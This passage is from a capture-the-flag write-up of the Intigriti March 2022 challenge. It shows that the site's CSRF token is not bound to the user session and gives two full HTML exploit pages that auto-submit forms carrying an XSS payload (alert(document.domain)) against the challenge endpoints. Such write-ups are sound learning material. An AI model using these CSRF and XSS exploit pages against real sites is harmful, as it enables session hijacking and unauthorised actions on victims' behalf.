
Send the intercepted request to “burp repeater” and set intercept to off again:




Go to the repeater tab and send the request. It should return a 200 OK as it is a valid token.



Good now let's remove the token and see what happens:




The token is necessary otherwise our data is not processed:




The original token we got was:
6bf49c35c8d2d93e5696913cb537f7b8871360ebb583b3314ed77faacc594**abf**

So what if we make a change to the last characters and just put randomly something:
6bf49c35c8d2d93e5696913cb537f7b8871360ebb583b3314ed77faacc594**999**





It still works fine so it seems the webserver does not strictly bind a token to a certain user session. We can randomly change the token and it still gets accepted.
So if we deliver a token for example we got earlier to another person (our victim) the form input will be accepted by the web application :-)

I took this a bit extreme and tried to change the whole token but there seems to be a limit in what can be changed (keep 64 character length as shown by hash analyzer) ;-)



Changing the length of the token does affect the result. It really needs to have the 64 character length:





Take aways:

- The CSRF token is not strictly bound to the user session and can thus be chosen at random.
- The token length is important. We need to keep the 64 character length.

Step 5: Building the exploit page

We need to build a CSRF attack web page. Once our victim visits this page the form should be submitted and the XSS should fire. We bypassed everything from XSS filter, CSP and the CSRF token so we have all elements to build an exploit page.

I have build 2 exploit pages:
- one with a button that needs to be clicked as I hoped this would evade the browser popup blocker as when a user clicks a button a new page can be opened without the popup blocker asking permission.
- one without button that automatically submits the form but webbrowsers block this with the popup blocker by default.

Remarks on my exploit pages:

I have to be honest and both solutions I build work but require the user to allow popups in the browser. I guess there is a solution with a button click that evades the popup warning :-) so I hope to read and learn that in other write ups.

Google Chrome seems not to work each time a 100% unfortunately. I sometimes bump into the fact the token is not yet set for some reason. I almost fixed this by submitting the form 2 times and in between open the “LoveSender.php” page another time but still sometimes my exploit seems to struggle with Chrome.


In Firefox this never happens and both exploit pages work fine. I have added a movie recording how my double form submit bypasses this issue by doing a second submit automatically: https://jorenverheyen.github.io/intigriti-march-2022.html => “Chrome_bypass_token_issue.mov”

Here the automated exploit HTML page without button:

```

<!DOCTYPE html>
<html>
<head>
</head>

<body>
        <form method="post" action="https://challenge-0322.intigriti.io/challenge/LoveReceiver.php" id="myForm1" target="_blank">
        <input type="hidden" name="token" value="aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa">
        <input class="input is-primary" type="text" name="FirstText" value="test" size="100px">
        <input class="input is-primary" name="Hashing" type="text" value="MD5" size="100px">
        </form>

        <form id="myForm2" method="post" action="https://challenge-0322.intigriti.io/challenge/LoveReceiver.php" target="TheWindow">
        <input type="hidden" name="token" value="aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa">
        <input class="input is-primary" type="text" name="FirstText" size="100px" value="<script>location=/javascript:alert%28document.domain%29/.source;</script>">
        <input class="input is-primary" name="Hashing" type="text" size="100px" value="aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
        </form>

        <script type="text/javascript">
            window.open("https://challenge-0322.intigriti.io/challenge/LoveSender.php");

            setTimeout(function() {myForm1.submit();}, 1000);

            setTimeout(function(){window.open("https://challenge-0322.intigriti.io/challenge/test/../LoveSender.php");} , 2000);

            setTimeout(function() {myForm2.submit();}, 3000);
        </script>

</body>
</html>
```

Here the one with a button which allows you to control the input values if you want:

```html
<!DOCTYPE html>
<head>
</head>

<body>
<center>
<button id="myButton" style="background:#a33030;color:white; height:100px; width:200px">Fire XSS!</button>
<br>
<br>
<form method="post" action="https://challenge-0322.intigriti.io/challenge/LoveReceiver.php" id="myForm1" target="_blank">
<input type="hidden" name="token" value="aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa">
<input class="input is-primary" type="text" name="FirstText" value="test" size="100px">
<input class="input is-primary" name="Hashing" type="text" value="MD5" size="100px">
</form>

<form method="post" action="https://challenge-0322.intigriti.io/challenge/LoveReceiver.php" id="myForm2" target="https://challenge-0322.intigriti.io/challenge/LoveSender.php">
<input type="hidden" name="token" value="aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa">
<input class="input is-primary" type="text" name="FirstText" value="<script>location=/javascript:alert%28document.domain%29/.source;</script>" size="100px">
<input class="input is-primary" size="100px" name="Hashing" type="text" value="aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
</form>

<script>
const myButton = document.getElementById("myButton");


        myButton .addEventListener("click", () => {
        window.open("https://challenge-0322.intigriti.io/challenge/LoveSender.php");

        setTimeout(function(){document.getElementById("myForm1").submit();} , 1000);

        setTimeout(function(){window.open("https://challenge-0322.intigriti.io/challenge/test/../LoveSender.php");} , 2000);

        setTimeout(function(){document.getElementById("myForm2").submit();} , 3000);

        })
</script>
</center>
</body>
</html>
```



The first part is the form copied from the source code of “LoveSender.php” but with dummy values and a second form with our XSS payload.
The Javascript part opens the “LoveSender.php” page as I have the feeling it sets a token and session for Chrome. Then I submit the dummy form which sometimes gives the error in Chrome and to try avoid this I open the page another time and only then submit the XSS.

Probably there is a much better way to do this so I am eager to read other write ups :-)
If you test it I advice to use Firefox as there is a chance you need another attempt in Chrome before it fires.

At the home page: https://jorenverheyen.github.io/intigriti-march-2022.html you can see or download short demo movies showing a victim visiting the exploit pages. The HTML source code is also accessible there.